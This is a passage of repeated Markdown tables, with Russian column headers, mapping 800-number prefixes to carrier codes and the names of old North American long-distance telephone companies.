| 461 | CAN  | TELCOM CANADA                      |
| 462 | ATX  | AT&T-C                             |

| Префикс | Код  | Оператор                    |
|---------|------|-----------------------------|
| 202     | RCCP | RADIO COMMON CARRIER PAGING |
| 212     | RCCP | RADIO COMMON CARRIER PAGING |
| 213     | 9348 | CINCINNATI BELL TELEPHONE   |
| 220     | ATZ  | ATX-COMMUNICATIONS          |
| 221     | ATX  | AT&T-C                      |
| 222     | ATX  | AT&T-C                      |
| 223     | ATX  | AT&T-C                      |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 224 | LDL  | LONG DISTANCE FOR LESS                    |
| 225 | ATX  | AT&T-C                                    |
| 226 | ATL  | ATC                                       |
| 227 | ATX  | AT&T-C                                    |
| 228 | ATX  | AT&T-C                                    |
| 229 | TDX  | CABLE & WIRELESS<br>COMMUNICATIONS        |
| 230 | NTK  | NETWORK<br>TELEMANAGEMENT<br>SERVICES     |
| 231 | ATX  | AT&T-C                                    |
| 232 | ATX  | AT&T-C                                    |
| 233 | ATX  | AT&T-C                                    |
| 234 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 235 | ATX  | AT&T-C                                    |
| 236 | SCH  | SCHNEIDER<br>COMMUNICATIONS               |
| 237 | ATX  | AT&T-C                                    |
| 238 | ATX  | AT&T-C                                    |
| 239 | DLT  | DELTA COMMUNICATIONS,<br>INC.             |
| 240 | SIR  | SOUTHERN<br>INTEREXCHANGE SERVICES        |
| 241 | ATX  | AT&T-C                                    |
| 242 | ATX  | AT&T-C                                    |
| 243 | ATX  | AT&T-C                                    |
| 244 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 245 | ATX  | AT&T-C                                    |
| 246 | 9553 | SOUTHWESTERN BELL                         |

|     |      |                                     |
|-----|------|-------------------------------------|
| 247 | ATX  | AT&T-C                              |
| 248 | ATX  | AT&T-C                              |
| 249 | LWC  | LASSMAN-WEBER<br>COMMUNICATIONS     |
| 251 | ATX  | AT&T-C                              |
| 252 | ATX  | AT&T-C                              |
| 253 | ATX  | AT&T-C                              |
| 254 | TTU  | TOTAL-TEL USA                       |
| 255 | ATX  | AT&T-C                              |
| 256 | LSI  | LONG DISTANCE SAVERS                |
| 257 | ATX  | AT&T-C                              |
| 258 | ATX  | AT&T-C                              |
| 259 | LSI  | LONG DISTANCE SAVERS                |
| 260 | COK  | COM-LINK21                          |
| 261 | SCH  | SCHNEIDER<br>COMMUNICATIONS         |
| 262 | ATX  | AT&T-C                              |
| 263 | CAN  | TELCOM CANADA                       |
| 264 | LDD  | LDDS COMMUNICATIONS                 |
| 265 | CAN  | TELCOM CANADA                       |
| 266 | CSY  | COM SYSTEMS                         |
| 267 | CAN  | TELCOM CANADA                       |
| 268 | CAN  | TELCOM CANADA                       |
| 269 | FDG  | FIRST DIGITAL NETWORK               |
| 270 | CRZ  | CLEARTEL<br>COMMUNICATIONS          |
| 271 | TRA3 | TRAFFIC ROUTING<br>ADMINISTRATION 3 |
| 272 | ATX  | AT&T-C                              |

|     |      |                                        |
|-----|------|----------------------------------------|
| 273 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER |
| 274 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 275 | ITT  | MTD/UNITED STATES TRANSMISSION SYSTEMS |
| 276 | ONE  | ONE CALL COMMUNICATIONS, INC.          |
| 277 | SNT  | MCI / TDD / SOUTHERNNET, INC.          |
| 279 | MAL  | MIDAMERICAN                            |
| 280 | ADG  | ADVANTAGE NETWORK, INC.                |
| 282 | ATX  | AT&T-C                                 |
| 283 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 284 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 286 | 9147 | SOUTHERN NEW ENGLAND TELEPHONE         |
| 287 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER |
| 288 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 289 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 292 | ATX  | AT&T-C                                 |
| 293 | PRO  | PROTO-COL                              |
| 294 | FDC  | AFFORD A CALL                          |
| 295 | ACT  | ACC LONG DISTANCE CORPORATION          |
| 296 | LDW  | LONG DISTANCE SERVICE, INC.            |
| 297 | ARE  | AMERICAN EXPRESS TRS                   |

|     |      |                                             |
|-----|------|---------------------------------------------|
| 298 | CNO  | COMTEL OF NEW ORLEANS                       |
| 299 | ATL  | ATC                                         |
| 302 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 312 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 320 | CQD  | CONQUEST LONG DISTANCE<br>CORPORATION       |
| 321 | ATX  | AT&T-C                                      |
| 322 | ATX  | AT&T-C                                      |
| 323 | ATX  | AT&T-C                                      |
| 324 | HNI  | HOUSTON NETWORKM<br>INC./VXVY TELECOM, INC. |
| 325 | ATX  | AT&T-C                                      |
| 326 | UTC  | US TELCOM, INC./US SPRINT                   |
| 327 | ATX  | AT&T-C                                      |
| 328 | ATX  | AT&T-C                                      |
| 329 | ATL  | ATC                                         |
| 330 | ATL  | ATC                                         |
| 331 | ATX  | AT&T-C                                      |
| 332 | ATX  | AT&T-C                                      |
| 333 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 334 | ATX  | AT&T-C                                      |
| 335 | SCH  | SCHNEIDER<br>COMMUNICATIONS                 |
| 336 | ATX  | AT&T-C                                      |
| 337 | FDR  | FIRST DATA RESOURCES                        |
| 338 | ATX  | AT&T-C                                      |

|     |      |                                              |
|-----|------|----------------------------------------------|
| 339 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER    |
| 340 | FFM  | FIRST FINANCIAL<br>MANAGEMENT<br>CORPORATION |
| 341 | ATX  | AT&T-C                                       |
| 342 | ATX  | AT&T-C                                       |
| 343 | ATX  | AT&T-C                                       |
| 344 | ATX  | AT&T-C                                       |
| 345 | ATX  | AT&T-C                                       |
| 346 | ATX  | AT&T-C                                       |
| 347 | UTC  | US TELCOM, INC./US SPRINT                    |
| 348 | ATX  | AT&T-C                                       |
| 349 | DCT  | DIRECT COMMUNICATIONS,<br>INC.               |
| 350 | CSY  | COM SYSTEMS                                  |
| 351 | ATX  | AT&T-C                                       |
| 352 | ATX  | AT&T-C                                       |
| 353 | SCH  | SCHNEIDER<br>COMMUNICATIONS                  |
| 354 | ATX  | AT&T-C                                       |
| 355 | ATZ  | ATX-COMMUNICATIONS                           |
| 356 | ATX  | AT&T-C                                       |
| 357 | CNZ  | CAM-NET SYSTEMS-INC.                         |
| 358 | ATX  | AT&T-C                                       |
| 359 | UTC  | US TELCOM, INC./US SPRINT                    |
| 360 | CWV  | ?                                            |
| 361 | CAN  | TELCOM CANADA                                |
| 362 | ATX  | AT&T-C                                       |

|     |     |                                             |
|-----|-----|---------------------------------------------|
| 363 | CAN | TELCOM CANADA                               |
| 364 | HNI | HOUSTON NETWORKM<br>INC./VXVY TELECOM, INC. |
| 365 | MCI | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 366 | UTC | US TELCOM, INC./US SPRINT                   |
| 367 | ATX | AT&T-C                                      |
| 368 | ATX | AT&T-C                                      |
| 369 | TDD | MCI / TELECONNECT                           |
| 370 | TDD | MCI / TELECONNECT                           |
| 372 | ATX | AT&T-C                                      |
| 373 | TDD | MCI / TELECONNECT                           |
| 374 | ITG | INTERNATIONAL<br>TELECHARGE, INC.           |
| 375 | TNO | ATC SIGNAL<br>COMMUNICATIONS                |
| 375 | ATL | ATC                                         |
| 376 | ECR | ECONO-CALL LONG<br>DISTANCE                 |
| 377 | GTS | TELENET COMMUNICATIONS<br>CORPORATION       |
| 378 | NTP | NATIONAL TELEPHONE<br>COMPANY               |
| 379 | EMI | EASTERN MICROWAVE                           |
| 381 | LMI | LONG DISTANCE OF<br>MICHIGAN                |
| 382 | ATX | AT&T-C                                      |
| 383 | TDD | MCI / TELECONNECT                           |
| 384 | FDT | FRIEND TECHNOLOGIES                         |
| 385 | CAB | HEDGES COMMUNICATIONS<br>/COM CABLE LAYING  |

|     |      |                                             |
|-----|------|---------------------------------------------|
| 386 | TBQ  | TELECABLE CORPORATION                       |
| 387 | CAN  | TELCOM CANADA                               |
| 388 | MCI  | MCI TELECOMMUNICATIONS CORPORATION          |
| 390 | EBR  | ECONO-CALL                                  |
| 392 | ATX  | AT&T-C                                      |
| 393 | EXF  | PIONEER TELEPHONE<br>/EXECULINES OF FLORIDA |
| 394 | TDX  | CABLE & WIRELESS<br>COMMUNICATIONS          |
| 395 | MCI  | MCI TELECOMMUNICATIONS CORPORATION          |
| 396 | BOA  | BANK OF AMERICA                             |
| 397 | TDD  | MCI / TELECONNECT                           |
| 399 | ARZ  | AMERICALL CORPORATION<br>(CA)               |
| 402 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 412 | RCCP | RADIO COMMON CARRIER<br>PAGING              |
| 420 | TGR  | TMC OF SOUTHWEST<br>FLORIDA                 |
| 421 | ATX  | AT&T-C                                      |
| 422 | ATX  | AT&T-C                                      |
| 423 | ATX  | AT&T-C                                      |
| 424 | ATX  | AT&T-C                                      |
| 425 | TTH  | TELE TECH, INC.                             |
| 426 | ATX  | AT&T-C                                      |
| 427 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER   |
| 428 | ATX  | AT&T-C                                      |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 429 | TRF  | T-TEL                                     |
| 431 | ATX  | AT&T-C                                    |
| 432 | ATX  | AT&T-C                                    |
| 433 | ATX  | AT&T-C                                    |
| 434 | AGN  | AMERIGON                                  |
| 435 | ATX  | AT&T-C                                    |
| 436 | IDN  | INDIANA SWITCH, INC.                      |
| 437 | ATX  | AT&T-C                                    |
| 438 | ATX  | AT&T-C                                    |
| 439 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 440 | TXN  | TEX-NET                                   |
| 441 | ATX  | AT&T-C                                    |
| 442 | ATX  | AT&T-C                                    |
| 443 | ATX  | AT&T-C                                    |
| 444 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 445 | ATX  | AT&T-C                                    |
| 446 | ATX  | AT&T-C                                    |
| 447 | ATX  | AT&T-C                                    |
| 448 | ATX  | AT&T-C                                    |
| 449 | UTD  | UNITED TELCO / TELAMAR                    |
| 450 | USL  | US LINK LONG DISTANCE                     |
| 451 | ATX  | AT&T-C                                    |
| 452 | ATX  | AT&T-C                                    |
| 453 | ATX  | AT&T-C                                    |
| 454 | ALN  | ALLNET COMMUNICATIONS<br>SERVICES         |

|     |      |                                    |
|-----|------|------------------------------------|
| 455 | LDG  | LDD, INC.                          |
| 456 | MCI  | MCI TELECOMMUNICATIONS CORPORATION |
| 457 | ATX  | AT&T-C                             |
| 458 | ATX  | AT&T-C                             |
| 459 | 9631 | NORTHWEST BELL                     |
| 460 | NTX  | NATIONAL TELEPHONE EXCHANGE        |
| 461 | CAN  | TELCOM CANADA                      |
| 462 | ATX  | AT&T-C                             |

| Префикс | Код  | Оператор                        |
|---------|------|---------------------------------|
| 202     | RCCP | RADIO COMMON CARRIER PAGING     |
| 212     | RCCP | RADIO COMMON CARRIER PAGING     |
| 213     | 9348 | CINCINNATI BELL TELEPHONE       |
| 220     | ATZ  | ATX-COMMUNICATIONS              |
| 221     | ATX  | AT&T-C                          |
| 222     | ATX  | AT&T-C                          |
| 223     | ATX  | AT&T-C                          |
| 224     | LDL  | LONG DISTANCE FOR LESS          |
| 225     | ATX  | AT&T-C                          |
| 226     | ATL  | ATC                             |
| 227     | ATX  | AT&T-C                          |
| 228     | ATX  | AT&T-C                          |
| 229     | TDX  | CABLE & WIRELESS COMMUNICATIONS |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 230 | NTK  | NETWORK<br>TELEMANAGEMENT<br>SERVICES     |
| 231 | ATX  | AT&T-C                                    |
| 232 | ATX  | AT&T-C                                    |
| 233 | ATX  | AT&T-C                                    |
| 234 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 235 | ATX  | AT&T-C                                    |
| 236 | SCH  | SCHNEIDER<br>COMMUNICATIONS               |
| 237 | ATX  | AT&T-C                                    |
| 238 | ATX  | AT&T-C                                    |
| 239 | DLT  | DELTA COMMUNICATIONS,<br>INC.             |
| 240 | SIR  | SOUTHERN<br>INTEREXCHANGE SERVICES        |
| 241 | ATX  | AT&T-C                                    |
| 242 | ATX  | AT&T-C                                    |
| 243 | ATX  | AT&T-C                                    |
| 244 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 245 | ATX  | AT&T-C                                    |
| 246 | 9553 | SOUTHWESTERN BELL                         |
| 247 | ATX  | AT&T-C                                    |
| 248 | ATX  | AT&T-C                                    |
| 249 | LWC  | LASSMAN-WEBER<br>COMMUNICATIONS           |
| 251 | ATX  | AT&T-C                                    |
| 252 | ATX  | AT&T-C                                    |
| 253 | ATX  | AT&T-C                                    |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 254 | TTU  | TOTAL-TEL USA                             |
| 255 | ATX  | AT&T-C                                    |
| 256 | LSI  | LONG DISTANCE SAVERS                      |
| 257 | ATX  | AT&T-C                                    |
| 258 | ATX  | AT&T-C                                    |
| 259 | LSI  | LONG DISTANCE SAVERS                      |
| 260 | COK  | COM-LINK21                                |
| 261 | SCH  | SCHNEIDER<br>COMMUNICATIONS               |
| 262 | ATX  | AT&T-C                                    |
| 263 | CAN  | TELCOM CANADA                             |
| 264 | LDD  | LDDS COMMUNICATIONS                       |
| 265 | CAN  | TELCOM CANADA                             |
| 266 | CSY  | COM SYSTEMS                               |
| 267 | CAN  | TELCOM CANADA                             |
| 268 | CAN  | TELCOM CANADA                             |
| 269 | FDG  | FIRST DIGITAL NETWORK                     |
| 270 | CRZ  | CLEARTEL<br>COMMUNICATIONS                |
| 271 | TRA3 | TRAFFIC ROUTING<br>ADMINISTRATION 3       |
| 272 | ATX  | AT&T-C                                    |
| 273 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 274 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 275 | ITT  | MTD/UNITED STATES<br>TRANSMISSION SYSTEMS |
| 276 | ONE  | ONE CALL<br>COMMUNICATIONS, INC.          |

|     |      |                                        |
|-----|------|----------------------------------------|
| 277 | SNT  | MCI / TDD / SOUTHERNNET, INC.          |
| 279 | MAL  | MIDAMERICAN                            |
| 280 | ADG  | ADVANTAGE NETWORK, INC.                |
| 282 | ATX  | AT&T-C                                 |
| 283 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 284 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 286 | 9147 | SOUTHERN NEW ENGLAND TELEPHONE         |
| 287 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER |
| 288 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 289 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 292 | ATX  | AT&T-C                                 |
| 293 | PRO  | PROTO-COL                              |
| 294 | FDC  | AFFORD A CALL                          |
| 295 | ACT  | ACC LONG DISTANCE CORPORATION          |
| 296 | LDW  | LONG DISTANCE SERVICE, INC.            |
| 297 | ARE  | AMERICAN EXPRESS TRS                   |
| 298 | CNO  | COMTEL OF NEW ORLEANS                  |
| 299 | ATL  | ATC                                    |
| 302 | RCCP | RADIO COMMON CARRIER PAGING            |
| 312 | RCCP | RADIO COMMON CARRIER PAGING            |
| 320 | CQD  | CONQUEST LONG DISTANCE CORPORATION     |

|     |      |                                              |
|-----|------|----------------------------------------------|
| 321 | ATX  | AT&T-C                                       |
| 322 | ATX  | AT&T-C                                       |
| 323 | ATX  | AT&T-C                                       |
| 324 | HNI  | HOUSTON NETWORKM<br>INC./VXVY TELECOM, INC.  |
| 325 | ATX  | AT&T-C                                       |
| 326 | UTC  | US TELCOM, INC./US SPRINT                    |
| 327 | ATX  | AT&T-C                                       |
| 328 | ATX  | AT&T-C                                       |
| 329 | ATL  | ATC                                          |
| 330 | ATL  | ATC                                          |
| 331 | ATX  | AT&T-C                                       |
| 332 | ATX  | AT&T-C                                       |
| 333 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION        |
| 334 | ATX  | AT&T-C                                       |
| 335 | SCH  | SCHNEIDER<br>COMMUNICATIONS                  |
| 336 | ATX  | AT&T-C                                       |
| 337 | FDR  | FIRST DATA RESOURCES                         |
| 338 | ATX  | AT&T-C                                       |
| 339 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER    |
| 340 | FFM  | FIRST FINANCIAL<br>MANAGEMENT<br>CORPORATION |
| 341 | ATX  | AT&T-C                                       |
| 342 | ATX  | AT&T-C                                       |
| 343 | ATX  | AT&T-C                                       |
| 344 | ATX  | AT&T-C                                       |

|     |     |                                          |
|-----|-----|------------------------------------------|
| 345 | ATX | AT&T-C                                   |
| 346 | ATX | AT&T-C                                   |
| 347 | UTC | US TELCOM, INC./US SPRINT                |
| 348 | ATX | AT&T-C                                   |
| 349 | DCT | DIRECT COMMUNICATIONS, INC.              |
| 350 | CSY | COM SYSTEMS                              |
| 351 | ATX | AT&T-C                                   |
| 352 | ATX | AT&T-C                                   |
| 353 | SCH | SCHNEIDER COMMUNICATIONS                 |
| 354 | ATX | AT&T-C                                   |
| 355 | ATZ | ATX-COMMUNICATIONS                       |
| 356 | ATX | AT&T-C                                   |
| 357 | CNZ | CAM-NET SYSTEMS-INC.                     |
| 358 | ATX | AT&T-C                                   |
| 359 | UTC | US TELCOM, INC./US SPRINT                |
| 360 | CWV | ?                                        |
| 361 | CAN | TELCOM CANADA                            |
| 362 | ATX | AT&T-C                                   |
| 363 | CAN | TELCOM CANADA                            |
| 364 | HNI | HOUSTON NETWORKM INC./VXVY TELECOM, INC. |
| 365 | MCI | MCI TELECOMMUNICATIONS CORPORATION       |
| 366 | UTC | US TELCOM, INC./US SPRINT                |
| 367 | ATX | AT&T-C                                   |
| 368 | ATX | AT&T-C                                   |
| 369 | TDD | MCI / TELECONNECT                        |

|     |     |                                                |
|-----|-----|------------------------------------------------|
| 370 | TDD | MCI / TELECONNECT                              |
| 372 | ATX | AT&T-C                                         |
| 373 | TDD | MCI / TELECONNECT                              |
| 374 | ITG | INTERNATIONAL<br>TELECHARGE, INC.              |
| 375 | TNO | ATC<br>SIGNAL<br>COMMUNICATIONS                |
| 375 | ATL | ATC                                            |
| 376 | ECR | ECONO-CALL<br>LONG<br>DISTANCE                 |
| 377 | GTS | TELENET COMMUNICATIONS<br>CORPORATION          |
| 378 | NTP | NATIONAL<br>TELEPHONE<br>COMPANY               |
| 379 | EMI | EASTERN MICROWAVE                              |
| 381 | LMI | LONG<br>DISTANCE<br>OF<br>MICHIGAN             |
| 382 | ATX | AT&T-C                                         |
| 383 | TDD | MCI / TELECONNECT                              |
| 384 | FDT | FRIEND TECHNOLOGIES                            |
| 385 | CAB | HEDGES COMMUNICATIONS<br>/COM CABLE LAYING     |
| 386 | TBQ | TELECABLE CORPORATION                          |
| 387 | CAN | TELCOM CANADA                                  |
| 388 | MCI | MCI TELECOMMUNICATIONS<br>CORPORATION          |
| 390 | EBR | ECONO-CALL                                     |
| 392 | ATX | AT&T-C                                         |
| 393 | EXF | PIONEER<br>TELEPHONE<br>/EXECULINES OF FLORIDA |
| 394 | TDX | CABLE & WIRELESS<br>COMMUNICATIONS             |

|     |      |                                        |
|-----|------|----------------------------------------|
| 395 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 396 | BOA  | BANK OF AMERICA                        |
| 397 | TDD  | MCI / TELECONNECT                      |
| 399 | ARZ  | AMERICALL CORPORATION (CA)             |
| 402 | RCCP | RADIO COMMON CARRIER PAGING            |
| 412 | RCCP | RADIO COMMON CARRIER PAGING            |
| 420 | TGR  | TMC OF SOUTHWEST FLORIDA               |
| 421 | ATX  | AT&T-C                                 |
| 422 | ATX  | AT&T-C                                 |
| 423 | ATX  | AT&T-C                                 |
| 424 | ATX  | AT&T-C                                 |
| 425 | TTH  | TELE TECH, INC.                        |
| 426 | ATX  | AT&T-C                                 |
| 427 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER |
| 428 | ATX  | AT&T-C                                 |
| 429 | TRF  | T-TEL                                  |
| 431 | ATX  | AT&T-C                                 |
| 432 | ATX  | AT&T-C                                 |
| 433 | ATX  | AT&T-C                                 |
| 434 | AGN  | AMERIGON                               |
| 435 | ATX  | AT&T-C                                 |
| 436 | IDN  | INDIANA SWITCH, INC.                   |
| 437 | ATX  | AT&T-C                                 |
| 438 | ATX  | AT&T-C                                 |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 439 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 440 | TXN  | TEX-NET                                   |
| 441 | ATX  | AT&T-C                                    |
| 442 | ATX  | AT&T-C                                    |
| 443 | ATX  | AT&T-C                                    |
| 444 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 445 | ATX  | AT&T-C                                    |
| 446 | ATX  | AT&T-C                                    |
| 447 | ATX  | AT&T-C                                    |
| 448 | ATX  | AT&T-C                                    |
| 449 | UTD  | UNITED TELCO / TELAMAR                    |
| 450 | USL  | US LINK LONG DISTANCE                     |
| 451 | ATX  | AT&T-C                                    |
| 452 | ATX  | AT&T-C                                    |
| 453 | ATX  | AT&T-C                                    |
| 454 | ALN  | ALLNET COMMUNICATIONS<br>SERVICES         |
| 455 | LDG  | LDD, INC.                                 |
| 456 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 457 | ATX  | AT&T-C                                    |
| 458 | ATX  | AT&T-C                                    |
| 459 | 9631 | NORTHWEST BELL                            |
| 460 | NTX  | NATIONAL TELEPHONE<br>EXCHANGE            |
| 461 | CAN  | TELCOM CANADA                             |
| 462 | ATX  | AT&T-C                                    |

| Префикс | Код  | Оператор                              |
|---------|------|---------------------------------------|
| 202     | RCCP | RADIO COMMON CARRIER<br>PAGING        |
| 212     | RCCP | RADIO COMMON CARRIER<br>PAGING        |
| 213     | 9348 | CINCINNATI BELL<br>TELEPHONE          |
| 220     | ATZ  | ATX-COMMUNICATIONS                    |
| 221     | ATX  | AT&T-C                                |
| 222     | ATX  | AT&T-C                                |
| 223     | ATX  | AT&T-C                                |
| 224     | LDL  | LONG DISTANCE FOR LESS                |
| 225     | ATX  | AT&T-C                                |
| 226     | ATL  | ATC                                   |
| 227     | ATX  | AT&T-C                                |
| 228     | ATX  | AT&T-C                                |
| 229     | TDX  | CABLE & WIRELESS<br>COMMUNICATIONS    |
| 230     | NTK  | NETWORK<br>TELEMANAGEMENT<br>SERVICES |
| 231     | ATX  | AT&T-C                                |
| 232     | ATX  | AT&T-C                                |
| 233     | ATX  | AT&T-C                                |
| 234     | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION |
| 235     | ATX  | AT&T-C                                |
| 236     | SCH  | SCHNEIDER<br>COMMUNICATIONS           |
| 237     | ATX  | AT&T-C                                |
| 238     | ATX  | AT&T-C                                |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 239 | DLT  | DELTA COMMUNICATIONS,<br>INC.             |
| 240 | SIR  | SOUTHERN<br>INTEREXCHANGE SERVICES        |
| 241 | ATX  | AT&T-C                                    |
| 242 | ATX  | AT&T-C                                    |
| 243 | ATX  | AT&T-C                                    |
| 244 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 245 | ATX  | AT&T-C                                    |
| 246 | 9553 | SOUTHWESTERN BELL                         |
| 247 | ATX  | AT&T-C                                    |
| 248 | ATX  | AT&T-C                                    |
| 249 | LWC  | LASSMAN-WEBER<br>COMMUNICATIONS           |
| 251 | ATX  | AT&T-C                                    |
| 252 | ATX  | AT&T-C                                    |
| 253 | ATX  | AT&T-C                                    |
| 254 | TTU  | TOTAL-TEL USA                             |
| 255 | ATX  | AT&T-C                                    |
| 256 | LSI  | LONG DISTANCE SAVERS                      |
| 257 | ATX  | AT&T-C                                    |
| 258 | ATX  | AT&T-C                                    |
| 259 | LSI  | LONG DISTANCE SAVERS                      |
| 260 | COK  | COM-LINK21                                |
| 261 | SCH  | SCHNEIDER<br>COMMUNICATIONS               |
| 262 | ATX  | AT&T-C                                    |
| 263 | CAN  | TELCOM CANADA                             |

|     |      |                                           |
|-----|------|-------------------------------------------|
| 264 | LDD  | LDDS COMMUNICATIONS                       |
| 265 | CAN  | TELCOM CANADA                             |
| 266 | CSY  | COM SYSTEMS                               |
| 267 | CAN  | TELCOM CANADA                             |
| 268 | CAN  | TELCOM CANADA                             |
| 269 | FDG  | FIRST DIGITAL NETWORK                     |
| 270 | CRZ  | CLEARTEL<br>COMMUNICATIONS                |
| 271 | TRA3 | TRAFFIC ROUTING<br>ADMINISTRATION 3       |
| 272 | ATX  | AT&T-C                                    |
| 273 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |
| 274 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 275 | ITT  | MTD/UNITED STATES<br>TRANSMISSION SYSTEMS |
| 276 | ONE  | ONE CALL<br>COMMUNICATIONS, INC.          |
| 277 | SNT  | MCI / TDD / SOUTHERNNET,<br>INC.          |
| 279 | MAL  | MIDAMERICAN                               |
| 280 | ADG  | ADVANTAGE NETWORK, INC.                   |
| 282 | ATX  | AT&T-C                                    |
| 283 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 284 | MCI  | MCI TELECOMMUNICATIONS<br>CORPORATION     |
| 286 | 9147 | SOUTHERN NEW ENGLAND<br>TELEPHONE         |
| 287 | NASC | 800 NUMBER SERVICE &<br>ASSIGNMENT CENTER |

|     |      |                                          |
|-----|------|------------------------------------------|
| 288 | MCI  | MCI TELECOMMUNICATIONS CORPORATION       |
| 289 | MCI  | MCI TELECOMMUNICATIONS CORPORATION       |
| 292 | ATX  | AT&T-C                                   |
| 293 | PRO  | PROTO-COL                                |
| 294 | FDC  | AFFORD A CALL                            |
| 295 | ACT  | ACC LONG DISTANCE CORPORATION            |
| 296 | LDW  | LONG DISTANCE SERVICE, INC.              |
| 297 | ARE  | AMERICAN EXPRESS TRS                     |
| 298 | CNO  | COMTEL OF NEW ORLEANS                    |
| 299 | ATL  | ATC                                      |
| 302 | RCCP | RADIO COMMON CARRIER PAGING              |
| 312 | RCCP | RADIO COMMON CARRIER PAGING              |
| 320 | CQD  | CONQUEST LONG DISTANCE CORPORATION       |
| 321 | ATX  | AT&T-C                                   |
| 322 | ATX  | AT&T-C                                   |
| 323 | ATX  | AT&T-C                                   |
| 324 | HNI  | HOUSTON NETWORKM INC./VXVY TELECOM, INC. |
| 325 | ATX  | AT&T-C                                   |
| 326 | UTC  | US TELCOM, INC./US SPRINT                |
| 327 | ATX  | AT&T-C                                   |
| 328 | ATX  | AT&T-C                                   |
| 329 | ATL  | ATC                                      |
| 330 | ATL  | ATC                                      |

|     |      |                                        |
|-----|------|----------------------------------------|
| 331 | ATX  | AT&T-C                                 |
| 332 | ATX  | AT&T-C                                 |
| 333 | MCI  | MCI TELECOMMUNICATIONS CORPORATION     |
| 334 | ATX  | AT&T-C                                 |
| 335 | SCH  | SCHNEIDER COMMUNICATIONS               |
| 336 | ATX  | AT&T-C                                 |
| 337 | FDR  | FIRST DATA RESOURCES                   |
| 338 | ATX  | AT&T-C                                 |
| 339 | NASC | 800 NUMBER SERVICE & ASSIGNMENT CENTER |
| 340 | FFM  | FIRST FINANCIAL MANAGEMENT CORPORATION |
| 341 | ATX  | AT&T-C                                 |
| 342 | ATX  | AT&T-C                                 |
| 343 | ATX  | AT&T-C                                 |
| 344 | ATX  | AT&T-C                                 |
| 345 | ATX  | AT&T-C                                 |
| 346 | ATX  | AT&T-C                                 |
| 347 | UTC  | US TELCOM, INC./US SPRINT              |
| 348 | ATX  | AT&T-C                                 |
| 349 | DCT  | DIRECT COMMUNICATIONS, INC.            |
| 350 | CSY  | COM SYSTEMS                            |
| 351 | ATX  | AT&T-C                                 |
| 352 | ATX  | AT&T-C                                 |
| 353 | SCH  | SCHNEIDER COMMUNICATIONS               |

|     |     |                                             |
|-----|-----|---------------------------------------------|
| 354 | ATX | AT&T-C                                      |
| 355 | ATZ | ATX-COMMUNICATIONS                          |
| 356 | ATX | AT&T-C                                      |
| 357 | CNZ | CAM-NET SYSTEMS-INC.                        |
| 358 | ATX | AT&T-C                                      |
| 359 | UTC | US TELCOM, INC./US SPRINT                   |
| 360 | CWV | ?                                           |
| 361 | CAN | TELCOM CANADA                               |
| 362 | ATX | AT&T-C                                      |
| 363 | CAN | TELCOM CANADA                               |
| 364 | HNI | HOUSTON NETWORKM<br>INC./VXVY TELECOM, INC. |
| 365 | MCI | MCI TELECOMMUNICATIONS<br>CORPORATION       |
| 366 | UTC | US TELCOM, INC./US SPRINT                   |
| 367 | ATX | AT&T-C                                      |
| 368 | ATX | AT&T-C                                      |
| 369 | TDD | MCI / TELECONNECT                           |
| 370 | TDD | MCI / TELECONNECT                           |
| 372 | ATX | AT&T-C                                      |
| 373 | TDD | MCI / TELECONNECT                           |
| 374 | ITG | INTERNATIONAL<br>TELECHARGE, INC.           |
| 375 | TNO | ATC SIGNAL<br>COMMUNICATIONS                |
| 375 | ATL | ATC                                         |
| 376 | ECR | ECONO-CALL LONG<br>DISTANCE                 |
| 377 | GTS | TELENET COMMUNICATIONS<br>CORPORATION       |

|     |      |                                             |
|-----|------|---------------------------------------------|
| 378 | NTP  | NATIONAL TELEPHONE<br>COMPANY               |
| 379 | EMI  | EASTERN MICROWAVE                           |
| 381 | LMI  | LONG DISTANCE OF<br>MICHIGAN                |
| 382 | ATX  | AT&T-C                                      |
